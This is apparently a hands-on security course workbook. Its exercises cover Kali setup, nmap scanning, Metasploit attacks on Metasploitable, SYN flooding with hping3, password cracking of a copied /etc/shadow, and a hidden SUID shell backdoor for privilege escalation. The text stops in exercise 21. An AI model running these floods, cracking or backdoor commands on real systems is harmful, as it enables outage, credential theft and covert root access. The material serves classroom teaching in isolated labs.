

Computer Systems Security

exercises

Henrik Kramselund Jereminsen
hlk@zencurity.com

February 25, 2021



Contents

1 Download Kali Linux Revealed (KLR) Book 10 min	2
2 Download Debian Administrator's Handbook (DEB) Book 10 min	3
3 Check your Kali VM, run Kali Linux 30 min	4
4 Check your Debian VM 10 min	5
5 Investigate /etc 10 min	6
6 Enable UFW firewall - 10 min	8
7 Git tutorials - 15min	10
8 Bonus: Use Ansible to install Elastic Stack	12
9 Discover active systems ping sweep 10 min	14
10 Execute nmap TCP and UDP port scan 20 min	16
11 Perform nmap OS detection 10 min	17
12 Run Armitage 30min	18
13 SELinux Introduction up to 60min	20
14 Example AUPs up to 30min	24
15 SYN flooding 101 - 60min	25

CONTENTS

16 RBAC Access permissions on GitHub 30-45min	27
17 SSL/TLS scanners 15 min	28
18 Nmap Ikescan IPsec	29
19 SSH scanners	31
20 Password Cracking	33
21 Perform privilege escalation using files 30min	34
22 Anti-virus and "endpoint security" 20min	36
23 Buffer Overflow 101 - 30-40min	37

Preface

This material is prepared for use in *Computer Systems Security workshop* and was prepared by Henrik Lund Kramshoej, <http://www.zencurity.com> . It describes the networking setup and applications for trainings and workshops where hands-on exercises are needed.

Further a presentation is used which is available as PDF from kramse@Github
Look for system-security-exercises in the repo security-courses.

These exercises are expected to be performed in a training setting with network connected systems. The exercises use a number of tools which can be copied and reused after training. A lot is described about setting up your workstation in the repo

<https://github.com/kramse/kramse-labs>

Prerequisites

This material expect that participants have a working knowledge of TCP/IP from a user perspective. Basic concepts such as web site addresses and email should be known as well as IP-addresses and common protocols like DHCP.

Have fun and learn

Exercise content


Most exercises follow the same procedure and has the following content:

- **Objective:** What is the exercise about, the objective
- **Purpose:** What is to be the expected outcome and goal of doing this exercise
- **Suggested method:** suggest a way to get started
- **Hints:** one or more hints and tips or even description how to do the actual exercises
- **Solution:** one possible solution is specified
- **Discussion:** Further things to note about the exercises, things to remember and discuss

Please note that the method and contents are similar to real life scenarios and does not detail every step of doing the exercises. Entering commands directly from a book only teaches typing, while the exercises are designed to help you become able to learn and actually research solutions.

Exercise 1

Download Kali Linux Revealed (KLR) Book 10 min



Kali Linux Revealed Mastering the Penetration Testing Distribution

Objective:

We need a Kali Linux for running tools during the course. This is open source, and the developers have released a whole book about running Kali Linux.

This is named Kali Linux Revealed (KLR)

Purpose:

We need to install Kali Linux in a few moments, so better have the instructions ready.

Suggested method:

Create folders for educational materials. Go to <https://www.kali.org/download-kali-linux-revealed-book/> Read and follow the instructions for downloading the book.

Solution:

When you have a directory structure for download for this course, and the book KLR in PDF you are done.

Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Kali Linux is a free pentesting platform, and probably worth more than \$10.000

The book KLR is free, but you can buy/donate, and I recommend it.

Exercise 2

Download Debian Administrator's Handbook (DEB) Book 10 min



Objective:

We need a Linux for running some tools during the course. I have chosen Debian Linux as this is open source, and the developers have released a whole book about running it.

This book is named *The Debian Administrator's Handbook*, - shortened DEB

Purpose:

We need to install Debian Linux in a few moments, so better have the instructions ready.

Suggested method:

Create folders for educational materials. Go to download from the link <https://debian-handbook.info/> Read and follow the instructions for downloading the book.

Solution:

When you have a directory structure for download for this course, and the book DEB in PDF you are done.

Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Debian Linux is a free operating system platform.

The book DEB is free, but you can buy/donate to Debian, and I recommend it.

Not curriculum but explains how to use Debian Linux

Exercise 3

Check your Kali VM, run Kali Linux 30 min



Objective:

Make sure your virtual machine is in working order.

We need a Kali Linux for running tools during the course.

Purpose:

If your VM is not installed and updated we will run into trouble later.

Suggested method:

Go to <https://github.com/kramse/kramse-labs/>

Read the instructions for the setup of a Kali VM.

Hints:

If you allocate enough memory and disk you wont have problems.

Solution:

When you have a updated virtualisation software and Kali Linux, then we are good.


Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Kali Linux includes many hacker tools and should be known by anyone working in infosec.

Exercise 4

Check your Debian VM 10 min



Objective:

Make sure your Debian virtual machine is in working order.

We need a Debian 10 Linux for running a few extra tools during the course.

This is a bonus exercise - only one Debian is needed per team.

Purpose:

If your VM is not installed and updated we will run into trouble later.

Suggested method:

Go to <https://github.com/kramse/kramse-labs/>

Read the instructions for the setup of a Kali VM.

Hints:

Solution:

When you have a updated virtualisation software and Kali Linux, then we are good.

Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Exercise 5

Investigate /etc 10 min

Objective:

We will investigate the /etc directory on Linux

We need a Kali Linux and a Debian Linux VM, to compare

Purpose:

Start seeing example configuration files, including:

- User database /etc/passwd and /etc/group
- The password database /etc/shadow

Suggested method:

Boot your Linux VMs, log in

Investigate permissions for the user database files passwd and shadow

Hints:

Linux has many tools for viewing files, the most efficient would be less.

```
hlk@debian:~$ cd /etc
hlk@debian:/etc$ ls -l shadow passwd
-rw-r--r-- 1 root root  2203 Mar 26 17:27 passwd
-rw-r----- 1 root shadow 1250 Mar 26 17:27 shadow
hlk@debian:/etc$ ls
... all files and directories shown, investigate more if you like
```

Showing a single file: less /etc/passwd and press q to quit

Showing multiple files: less /etc/* then :n for next and q for quit

Trying reading the shadow file as your regular user:

```
user@debian-9-lab:/etc$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Why is that? Try switching to root, using su or sudo, and redo the command.

Solution:

When you have seen the most basic files you are done.

Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Exercise 6

Enable UFW firewall - 10 min

Objective:

Turn on a firewall and configure a few simple rules.

Purpose:

See how easy it is to restrict incoming connections to a server.

Suggested method:

Install a utility for firewall configuration.

You could also perform Nmap port scan with the firewall enabled and disabled.

Hints:

Using the ufw package it is very easy to configure the firewall on Linux.

Install and configuration can be done using these commands.

```
root@debian01:~# apt install ufw
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  ufw
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 164 kB of archives.
After this operation, 848 kB of additional disk space will be used.
Get:1 http://mirrors.dotsrc.org/debian stretch/main amd64 ufw all 0.35-4 [164 kB]
Fetched 164 kB in 2s (60.2 kB/s)
...
root@debian01:~# ufw allow 22/tcp
Rules updated
Rules updated (v6)
root@debian01:~# ufw enable
Command may disrupt existing ssh connections. Proceed with operation (y|n)? y
Firewall is active and enabled on system startup
root@debian01:~# ufw status numbered
Status: active
```

To	Action	From
--	-----	----
[1] 22/tcp	ALLOW IN	Anywhere
[2] 22/tcp (v6)	ALLOW IN	Anywhere (v6)

Also allow port 80/tcp and port 443/tcp - and install a web server. Recommend Nginx `apt-get install nginx`

Solution:

When firewall is enabled and you can still connect to Secure Shell (SSH) and web service, you are done.

Discussion:

Further configuration would often require adding source prefixes which are allowed to connect to specific services. If this was a database server the database service should probably not be reachable from all of the Internet.

Web interfaces also exist, but are more suited for a centralized firewall.

Configuration of this firewall can be done using ansible, see the documentation and examples at https://docs.ansible.com/ansible/latest/modules/ufw_module.html

Should you have both a centralized firewall in front of servers, and local firewall on each server? Discuss within your team.

Exercise 7

Git tutorials - 15min



Objective:

Try the program Git locally on your workstation

Purpose:

Running Git will allow you to clone repositories from others easily. This is a great way to get new software packages, and share your own.

Git is the name of the tool, and Github is a popular site for hosting git repositories.

Suggested method:

Run the program from your Linux VM. You can also clone from your Windows or Mac OS X computer. Multiple graphical front-end programs exist too.

First make sure your system is updated, as root run:

```
sudo apt-get update && apt-get -y upgrade && apt-get -y dist-upgrade
```

You should reboot if the kernel is upgraded :-)

Second make sure your system has Git, ansible and my playbooks: (as root run, or with sudo as shown)

```
sudo apt -y install ansible git
```

Most important are Git clone and pull:

```
user@Projects:tt$ git clone https://github.com/kramse/kramse-labs.git
Cloning into 'kramse-labs'...
remote: Enumerating objects: 283, done.
remote: Total 283 (delta 0), reused 0 (delta 0), pack-reused 283
Receiving objects: 100% (283/283), 215.04 KiB | 898.00 KiB/s, done.
Resolving deltas: 100% (145/145), done.
```

```
user@Projects:tt$ cd kramse-labs/

user@Projects:kramse-labs$ ls
LICENSE README.md core-net-lab lab-network suricatazeek work-station
user@Projects:kramse-labs$ git pull
Already up to date.
```

If you want to install the Atom editor, you can run the Ansible playbook from the workstation directory.

Then run it with:

```
cd ~/kramse-labs/workstation
ansible-playbook -v 1-dependencies
```

Hints:

Browse the Git tutorials on <https://git-scm.com/docs/gittutorial> and <https://guides.github.com/activities/hello-world/>

We will not do the whole tutorials within 15 minutes, but get an idea of the command line, and see examples. Refer back to these tutorials when needed or do them at home.

Note: you don't need an account on Github to download/clone repositories, but having an account allows you to save repositories yourself and is recommended.

Solution:

When you have tried the tool and seen the tutorials you are done.

Discussion:

Before Git there has been a range of version control systems, see https://en.wikipedia.org/wiki/Version_control for more details.

Exercise 8

Bonus: Use Ansible to install Elastic Stack

Objective:

Run Elasticsearch

Purpose:

See an example tool used for many projects, Elasticsearch from the Elastic Stack

Suggested method:

We will run Elasticsearch, either using the method from:

<https://www.elastic.co/guide/en/elastic-stack-get-started/current/get-started-elastic-stack.html>

or by the method described below using Ansible - your choice.

Ansible used below is a configuration management tool <https://www.ansible.com/> and you can adjust them for production use!

I try to test my playbooks using both Ubuntu and Debian Linux, but Debian is the main target for this training.

First make sure your system is updated, as root run:

```
apt-get update && apt-get -y upgrade && apt-get -y dist-upgrade
```

You should reboot if the kernel is upgraded :-)

Second make sure your system has ansible and my playbooks: (as root run)

```
apt -y install ansible git  
git clone https://github.com/kramse/kramse-labs
```

We will run the playbooks locally, while a normal Ansible setup would use SSH to connect to the remote node.

Then it should be easy to run Ansible playbooks, like this: (again as root, most packet sniffing things will need root too later)

```
cd kramse-labs/suricatazeek  
ansible-playbook -v 1-dependencies.yml 2-suricatazeek.yml 3-elasticstack.yml
```


Note: I keep these playbooks flat and simple, but you should investigate Ansible roles for real deployments.

If I update these, it might be necessary to update your copy of the playbooks. Run this while you are in the cloned repository:

```
git pull
```

Note: usually I would recommend running `git clone` as your personal user, and then use `sudo` command to run some commands as root. In a training environment it is OK if you want to run everything as root. Just beware.

Note: these instructions are originally from the course

Go to <https://github.com/kramse/kramse-labs/tree/master/suricatazeek>

Hints:

Ansible is great for automating stuff, so by running the playbooks we can get a whole lot of programs installed, files modified - avoiding the Vi editor 😊

Example playbook content, installing software using APT:

```
apt:
  name: "{{ packages }}"
  vars:
    packages:
      - nmap
      - curl
      - iperf
      ...
```

Solution:


When you have a updated VM and Ansible running, then we are good.

Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Exercise 9

Discover active systems ping sweep 10 min



Objective:

Use nmap to discover active systems

Purpose:

Know how to use nmap to scan networks for active systems.

Suggested method:

1. First download the **Zenmap RPM** file with type `.rpm` from <https://nmap.org/download>
2. Install the tool Alien, apt install alien
3. then convert to `.deb` file using the tool alien, `alien *.rpm`
4. install like a regular package, `dpkg -i *.deb`

Process is described in various posts around the internet. for example: <https://lifars.com/2020/01/zenmap-installation-guide-kali-linux-2019-4/>

Try different scans,

- Ping sweep to find active systems
- Port sweeps to find active systems with specific ports

Hints:

Try nmap in sweep mode - and you may run this from Zenmap

Solution:

Use the command below as examples:

- Ping sweep `nmap -sP 10.0.45.*`
- Port sweeps `nmap -p 80 10.0.45.*`

Discussion:

Quick scans quickly reveal interesting hosts, ports and services

Also now make sure you understand difference between single host scan `10.0.45.123/32`, a whole subnet `/24` 250 hosts `10.0.45.0/24` and other more advanced targeteting like `10.0.45.0/25` and `10.0.45.1-10`

Exercise 10

Execute nmap TCP and UDP port scan 20 min

Objective:

Use nmap to discover important open ports on active systems

Purpose:

Finding open ports will allow you to find vulnerabilities on these ports.

Suggested method:

Use `nmap -p 1-1024 server` to scan the first 1024 TCP ports and use Nmap without ports. What is scanned then?

Try to use `nmap -sU` to scan using UDP ports, not really possible if a firewall is in place.

If a firewall blocks ICMP you might need to add `-Pn` to make nmap scan even if there are no Ping responses

Hints:

Sample command: `nmap -Pn -sU -p1-1024 server` UDP port scanning 1024 ports without doing a Ping first

Solution:

Discover some active systems and most interesting ports, which are 1-1024 and the built-in list of popular ports.

Discussion:

There is a lot of documentation about the nmap portscanner, even a book by the author of nmap. Make sure to visit <http://www.nmap.org>

TCP and UDP is very different when scanning. TCP is connection/flow oriented and requires a handshake which is very easy to identify. UDP does not have a handshake and most applications will not respond to probes from nmap. If there is no firewall the operating system will respond to UDP probes on closed ports - and the ones that do not respond must be open.

When doing UDP scan on the internet you will almost never get a response, so you cannot tell open (not responding services) from blocked ports (firewall drop packets). Instead try using specific service programs for the services, sample program could be `nsping` which sends DNS packets, and will often get a response from a DNS server running on UDP port 53.

Exercise 11

Perform nmap OS detection 10 min

Objective:

Use nmap OS detection and see if you can guess the brand of devices on the network

Purpose:

Getting the operating system of a system will allow you to focus your next attacks.

Suggested method:

Look at the list of active systems, or do a ping sweep.

Then add the OS detection using the option `-O`

Better to use `-A` all the time, includes even more scripts and advanced stuff See the next exercise.

Hints:

The nmap can send a lot of packets that will get different responses, depending on the operating system. TCP/IP is implemented using various constants chosen by the implementors, they have chosen different standard packet TTL etc.

Solution:

Use a command like `nmap -O -p1-100 10.0.45.45` or `nmap -A -p1-100 10.0.45.45`

Discussion:

nmap OS detection is not a full proof way of knowing the actual operating system, but in most cases it can detect the family and in some cases it can identify the exact patch level of the system.

Exercise 12

Run Armitage 30min

Objective:

Try hacking using a graphical program, see how quick and easy it can be.

Purpose:

Show that when a vulnerability exist attacks can be executed quickly and easy.

Suggested method:

Running Armitage as a gui on top of Metasploit is the easiest way to do this.

1. Boot up Kali Linux
2. Boot up Metasploitable, available in multiple versions
3. Run Armitage
4. Run `db_nmap` to scan, or select from menus
5. Use menus to execute attacks
6. Note which succeeded, describe those attacks that succeeded in relation to MITRE ATT&CK framework

Hints:

Running Metasploit against Metasploitable - which is a vulnerable system - should result in multiple vulnerabilities exploited.

Each of these may have different characteristics.

We are aiming at:

- Vulnerable application - root access
- Vulnerable application - non-root access, would need privilege escalation
- Bad password allowing Brute Force access, `msfadmin/msfadmin` - see also *Valid Accounts*

Solution:

When you have exploited and mapped at least one vulnerability you are done, but should spend more time.

Discussion:

Do we need these frameworks? What are the benefits? - can we become product blind - so we only see what these framework cover.

Exercise 13

SELinux Introduction up to 60min

Objective:

Check out the SELinux system

<https://www.debian.org/doc/manuals/debian-handbook/sect.selinux.en.html>

and the setup instructions at:

<https://wiki.debian.org/SELinux/Setup>

(Not working right now - Create a secret file, that you can read, but root cant.)

Purpose:

Everybody reads about Discretionary Access Control (DAC) and Mandatory Access Control (MAC) but few realize that Linux implements it.

Suggested method:

Try enabling and disabling the policies in your Debian VM.

First install prerequisites - approx 75MB download on my system:

```
apt-get install selinux-basics selinux-policy-default auditd
```

Then run activation of SELinux:

```
selinux-activate
```

```
root@debian-lab:~# selinux-activate
Activating SE Linux
Generating grub configuration file ...
Found linux image: /boot/vmlinuz-4.9.0-9-amd64
Found initrd image: /boot/initrd.img-4.9.0-9-amd64
Found linux image: /boot/vmlinuz-4.9.0-8-amd64
Found initrd image: /boot/initrd.img-4.9.0-8-amd64
done
SE Linux is activated. You may need to reboot now.
root@debian-9-lab:~#
```

Perform the reboot, `shutdown -r now` then check again.

Not enabled will show this, try again:

```
root@debian-lab:~# sestatus
SELinux status:                disabled
```


Enabled, but not the current mode and mode from config file discrepancy:

```
root@debian:~# sestatus
SELinux status:                enabled
SELinuxfs mount:              /sys/fs/selinux
SELinux root directory:       /etc/selinux
Loaded policy name:            default
Current mode:                  enforcing
Mode from config file:        permissive
Policy MLS status:             enabled
Policy deny_unknown status:    allowed
Max kernel policy version:     30
```

While playing I had changed the mode temporarily to *enforcing*! Next reboot would make SELinux run in the more *permissive* mode

13.0.1 Part 2 - do this when SELinux is enabled

Create a directory and a test file:

```
root@debian:~# setenforce 0    // set mode permissive!
root@debian:~# cd
root@debian:~# mkdir /etc/private
root@debian:~# echo "hey" > /etc/private/README
root@debian:~# cat /etc/private/README
hey
root@debian:~#
```

Root can read the file, yay!

Copy example files:

```
cp -r /usr/share/doc/selinux-policy-dev/examples .
cd examples/
```

Create a file `myprivate.te` with this content:

```
policy_module(myprivate, 1.0)

#####
#
# Declarations
#
type etc_private_t;
fs_associate(etc_private_t)

type sysadm_t;
type sysadm_exec_t;

userdom_admin_user_template(sysadm_t)

allow sysadm_t etc_private_t:{dir file} relabelto;
```

Note last line is missing a `sysadm` domain, does not work.

Then compile using this: `make myprivate.pp`

```
root@debian:~/examples# make myprivate.pp
Compiling default myprivate module
/usr/bin/checkmodule: loading policy configuration from tmp/myprivate.tmp
/usr/bin/checkmodule: policy configuration loaded
/usr/bin/checkmodule: writing binary representation (version 17) to tmp/myprivate.mod
Creating default myprivate.pp policy package
rm tmp/myprivate.mod.fc tmp/myprivate.mod
root@debian:~/examples#
```

then it should have been possible to enable/disable enforcing mode, and see the file becoming unreadable - even by root.

Something is wrong, when enabling enforcing mode, the `chcon` command fails:

```
root@debian:~/examples# setenforce 1
root@debian:~/examples# chcon -R -t etc_private_t /etc/private/README
chcon: failed to change context of '/etc/private/README' to 'system_u:object_r:etc_private_t:s0'
root@debian:~/examples# chcon -R -t etc_private_t /etc/private
chcon: failed to change context of 'README' to 'system_u:object_r:etc_private_t:s0': Invalid argument
chcon: failed to change context of '/etc/private' to 'system_u:object_r:etc_private_t:s0': Invalid argument

root@debian:~/examples# setenforce 0
root@debian:~/examples# chcon -R -t etc_private_t /etc/private/README
root@debian:~/examples#
// When Linux returns to the command prompt without messages no errors were observed
```

So SELinux IS preventing us from doing it :-D

this example is in parts based on this blog post:
<http://blog.siphos.be/2015/07/restricting-even-root-access-to-a-folder/>

Hints:

Keeping SELinux enabled may NOT be a good idea, since some tools may not work correctly, until policies are downloaded, written or installed.

Temporarily disable SELinux:

```
echo 0 > /sys/fs/selinux/enforce
```

Temporarily enable SELinux:

```
echo 1 > /sys/fs/selinux/enforce
```

or use the command `setenforce 0` or `setenforce 1`

The main config for setting permissive or enforcing mode is `/etc/selinux/config`:

```
root@debian-lab:~# cat /etc/selinux/config
# This file controls the state of SELinux on the system.
# SELINUX= can take one of these three values:
# enforcing - SELinux security policy is enforced.
# permissive - SELinux prints warnings instead of enforcing.
# disabled - No SELinux policy is loaded.
SELINUX=permissive
# SELINUXTYPE= can take one of these two values:
# default - equivalent to the old strict and targeted policies
# mls      - Multi-Level Security (for military and educational use)
# src      - Custom policy built from source
SELINUXTYPE=default

# SETLOCALDEFS= Check local definition changes
SETLOCALDEFS=0
```

Solution:

When you have enabled and seen the commands used, you are done.

It is easy to have multiple hours disappear when working with SELinux.

Discussion:

Yes, the root user can disable the SELinux protection :-D

I had Firefox crash at least once during this exercise, so beware - fancy and bigger applications may crash when using this!

Exercise 14

Example AUPs up to 30min

Objective:

See real world high level policies

Purpose:

When writing your first policy it may be hard to know what to include. Starting from an example is often easier.

Suggested method:

Find your AUP for the ISPs we use, you use, your company uses.

Hints:

Policies for different environments are often very different in scope and goals.

Book mentions military and commercial, but an ISP, University and a commercial enterprise have very different methods and requirements.

Example, how do you handle BYOD Bring your own devices, University you expect students to bring them, in a secure enterprise only company devices may be allowed.

Solution:

When you have seen at least two different policies you are done.

Discussion:

How do you both write AND create awareness about a policy?

Exercise 15

SYN flooding 101 - 60min

Objective:

Start a webserver attack using SYN flooding tool hping3.

Purpose:

See how easy it is to produce packets on a network using hacker programs.

The tool we will use is very flexible and can produce ICMP, UDP and TCP using very few options.

```
-1 --icmp
    ICMP mode, by default hping3 will send ICMP echo-request, you can set other ICMP
    type/code using --icmptype --icmpcode options.

-2 --udp
    UDP mode, by default hping3 will send udp to target host's port 0.  UDP header  tunable
    options are the following: --baseport, --destport, --keep.
```

TCP mode is default, so no option needed.

Suggested method:

Connect to the LAB network using Ethernet! Borrow a USB network card if you dont have one.

Start your Kali VM in bridged mode, try a basic TCP flooding attack against the server provided by the instructor, or your own Debian server.

```
hping3 --flood -p 80 10.0.45.12
```

You should see something like this:

```
HPING 10.0.45.12: NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.45.12 hping statistic ---
352339 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Try doing the most common attacks, RTFM hping3:

- ICMP flooding

- UDP flooding, try port 53 and port 123
- TCP flooding, try port 22 or port 80 on your debian perhaps

Hints:

The tool we use can do a lot of different things, and you can control the speed. You can measure at the server being attacked or what you are sending, commonly using ifpps or such programs can help.

This allows you to use the tool to test devices and find the breaking point, which is more interesting than if you can overload, because you always can.

```
-i --interval
    Wait the specified number of seconds or micro seconds between sending each packet.
    --interval X set wait to X seconds, --interval uX set wait to X micro seconds. The de-
    fault is to wait one second between each packet. Using hping3 to transfer files tune
    this option is really important in order to increase transfer rate. Even using hping3
    to perform idle/spoofing scanning you should tune this option, see HPING3-HOWTO for
    more information.

--fast Alias for -i u10000. Hping will send 10 packets for second.

--faster
    Alias for -i u1. Faster then --fast ;) (but not as fast as your computer can send pack-
    ets due to the signal-driven design).

--flood
    Sent packets as fast as possible, without taking care to show incoming replies. This
    is ways faster than to specify the -i u0 option.
```

Solution:

When your team has sent +1 million packets per second into the network, from one or two laptops - you are done.

Discussion:

Gigabit Ethernet can send up to 1.4 million packets per second, pps.

There is a presentation about DDoS protection with low level technical measures to implement at

<https://github.com/kramse/security-courses/tree/master/presentations/network/introduction-ddos-testing>

Exercise 16

RBAC Access permissions on GitHub 30-45min

Objective:

See actual real life example of permissions.

Note: This exercise requires a GitHub account, so make sure your group has one. Maybe do groups of 3-4 for more discussion.

Purpose:

GitHub is a very popular code sharing site.

Suggested method:

Go to GitHub web page:

<https://help.github.com/en/articles/access-permissions-on-github>

Follow links to other pages, like:

<https://help.github.com/en/articles/permission-levels-for-an-organization>

Hints:

Some might already have an account on GitHub - maybe work through adding a repository and adding collaborators.

If you have an organisation, even better.

Solution:

When you have discussed GitHub permissions and played with a repository you are done.

Discussion:

The internet is decentralized, but recent years see more centralization - GitHub, DNS Google DNS, Cloudflare.

What are some problems in this?

Exercise 17

SSL/TLS scanners 15 min

Objective:

Try the Online Qualys SSLabs scanner <https://www.ssllabs.com/> Try the command line tool sslscan checking servers - can check both HTTPS and non-HTTPS protocols!

Purpose:

Learn how to efficiently check TLS settings on remote services.

Suggested method:

Run the tool against a couple of sites of your choice.

```
root@kali:~# sslscan --ssl2 web.kramse.dk
Version: 1.10.5-static
OpenSSL 1.0.2e-dev xx XXX xxxx

Testing SSL server web.kramse.dk on port 443
...
  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject: *.kramse.dk
AltNames: DNS:*.kramse.dk, DNS:kramse.dk
Issuer:  AlphaSSL CA - SHA256 - G2
```

Also run it without --ssl2 and against SMTPTLS if possible.

Hints:

Originally sslscan is from <http://www.titania.co.uk> but use the version on Kali, install with apt if not installed.

Solution:

When you can run and understand what the tool does, you are done.

Discussion:

SSLscan can check your own sites, while Qualys SSLabs only can test from hostname

Exercise 18

Nmap Ikescan IPsec

unfinished, will be updated later

Objective:

Try Nmap and Ikescan

Purpose:

Check settings on Internet Key Exchange protocol, which is a part of IPsec IP security framework - which is used for Virtual Private Network (VPN) tunnels.

Suggested method:

Ike-scan is available in the Kali package system, so install using apt.

It seems the code is now on Github:

<https://github.com/royhills/ike-scan>

Where you can read more about running the tool.

Hints:

This tool sends a lot of proposals to a firewall/VPN gateway and recognizes the responses.

You should look for 3DES, DES and older versions of MAC algorithms like MD5 and SHA1.

Note: you can also try the ike-version script in Nmap, which can give a little extra information:

```
-- @usage
-- nmap -sU -sV -p 500 <target>
-- nmap -sU -p 500 --script ike-version <target>
--
-- @output
-- PORT      STATE SERVICE REASON          VERSION
-- 500/udp    open  isakmp  udp-response Fortinet FortiGate v5
-- | ike-version:
-- |   vendor_id: Fortinet FortiGate v5
-- |   attributes:
-- |     Dead Peer Detection v1.0
-- |     XAUTH
-- Service Info: OS: Fortigate v5; Device: Network Security Appliance; CPE: cpe:/h:fortinet:for
```

Note: port 500/udp and 3500/udp are the common ones used for IKE.

Solution:

When you have tried the tool against at least one VPN gateway you are done. Perhaps try it against your company VPN, this is NOT an attack - more like a probe sent.

Discussion:

You should review and update settings for encryption at least once a year, or when news of another attack on algorithms are found.

The current recommendation for VPN connections with IKE are listed below.

Use the following guidelines when configuring Internet Key Exchange (IKE) in VPN technologies:

- * Avoid IKE Groups 1, 2, and 5.
- * Use IKE Group 15 or 16 and employ 3072-bit and 4096-bit DH, respectively.
- * When possible, use IKE Group 19 or 20. They are the 256-bit and 384-bit ECDH groups, respectively.
- * Use AES for encryption.

Paper:

<https://www.cisco.com/c/en/us/about/security-center/next-generation-cryptography.html>

Exercise 19

SSH scanners

Objective:

Try ssh scanners, similar to sslscan and Nmap sshscan

Purpose:

We often need to find older systems with old settings.

Suggested method:

Use Nmap with built-in scripts for getting the authentication settings from SSH servers

Hints:

Nmap includes lots of scripts, look into the directory on Kali:

```
$ ls /usr/share/nmap/scripts/*ssh*
/usr/share/nmap/scripts/ssh2-enum-algos.nse  /usr/share/nmap/scripts/ssh-publickey-acceptance.nse
/usr/share/nmap/scripts/ssh-auth-methods.nse /usr/share/nmap/scripts/ssh-run.nse
/usr/share/nmap/scripts/ssh-brute.nse       /usr/share/nmap/scripts/sshv1.nse
/usr/share/nmap/scripts/ssh-hostkey.nse
```

```
$ sudo nmap -A -p 22 --script "ssh2-enum-algos,ssh-auth-methods" 10.0.45.2
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-20 08:46 CET
Nmap scan report for 10.0.42.6
Host is up (0.0038s latency).
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      Cisco/3com IPSShD 6.6.0 (protocol 2.0)
| ssh-auth-methods:
|   Supported authentication methods:
|   publickey
|_  password
| ssh2-enum-algos:
|   kex_algorithms: (1)
|     diffie-hellman-group1-sha1
|   server_host_key_algorithms: (1)
|     ssh-dss
|   encryption_algorithms: (6)
|     aes128-cbc
|     aes192-cbc
|     aes256-cbc
|     blowfish-cbc
|_  cast128-cbc
|   3des-cbc
|   mac_algorithms: (4)
|     hmac-sha1
|     hmac-sha1-96
|     hmac-md5
|     hmac-md5-96
|   compression_algorithms: (1)
|_  none
```

Solution:

When you have tried running against one or two SSH servers, you are done.

Discussion:

I recommend disabling password login on systems connected to the internet.

Having only public key authentication reduces or even removes the possibility for brute force attacks succeeding.

I also move the service to a random high port, which then requires an attacker must perform port scan to find it - more work.

Thus a better and more modern OpenSSH would look like this:

```
PORT      STATE SERVICE VERSION
4xxxx/tcp open  ssh      OpenSSH 7.9 (protocol 2.0)
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
| ssh2-enum-algos:
|   kex_algorithms: (4)
|     curve25519-sha256@libssh.org
|     diffie-hellman-group16-sha512
|     diffie-hellman-group18-sha512
|     diffie-hellman-group14-sha256
|   server_host_key_algorithms: (4)
|     rsa-sha2-512
|     rsa-sha2-256
|     ssh-rsa
|     ssh-ed25519
|   encryption_algorithms: (6)
|     chacha20-poly1305@openssh.com
|     aes128-ctr
|     aes192-ctr
|     aes256-ctr
|     aes128-gcm@openssh.com
|     aes256-gcm@openssh.com
|   mac_algorithms: (3)
|     umac-128-etm@openssh.com
|     hmac-sha2-256-etm@openssh.com
|     hmac-sha2-512-etm@openssh.com
|   compression_algorithms: (2)
|     none
|_   zlib@openssh.com
```

Exercise 20

Password Cracking

Objective:

Crack your own passwords using John the Ripper

Purpose:

See how fast hashes from bad algorithms can be cracked, and how new ones are slow to crack.

Suggested method:

John the Ripper is available from the web page, but also as a package:

<https://www.openwall.com/john/>

You should install from the package system using apt install, do apt search first to find the package name.

1. Install John, if not already there
2. Copy the local password database, as root: `cp /etc/shadow /root/mypasswords`
3. Start cracking: `john --single /root/mypasswords`
4. Restart with incremental mode, brute force: `john --incremental /root/mypasswords`

You can make it easier if you add a few users with bad passwords first.

Hints:

You can download other sample hashes from

https://hashcat.net/wiki/doku.php?id=example_hashes

Solution:

When you have cracked at least one password then you are done.

Discussion:

A better tool might be hashcat, found at:

<http://hashcat.net/wiki/>

This tool can be used with GPUs Graphical Processing Units / graphic cards for more speed.

Still I find John is often sufficient to crack bad passwords, and also for verification purposes it works great.

Exercise 21

Perform privilege escalation using files 30min

Objective:

Perform a simple privilege escalation attack

Purpose:

Try and test a back door script.

Suggested method:

1. Create a shell copy with SUID bit set as privileged user
2. Run the command as non-privileged user to see it works

Hints:

A cron job runs scheduled commands. They usually perform cleanup functions, removing old files, doing a backup or similar

In this exercise first try out the malicious commands for creating a back door shell program. Login in as root, then:

```
root@debian:~# rm /tmp/.xxsh
root@debian:~# cp /bin/zsh /tmp/.xxsh
root@debian:~# chmod +sx /tmp/.xxsh
```

Then test using a normal user, another window:

```
h1k@debian:~$ /tmp/.xxsh
# id
uid=1000(h1k) gid=1000(h1k) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29
s0:c0.c1023
#
```

The effective user id should be 0 which is root.

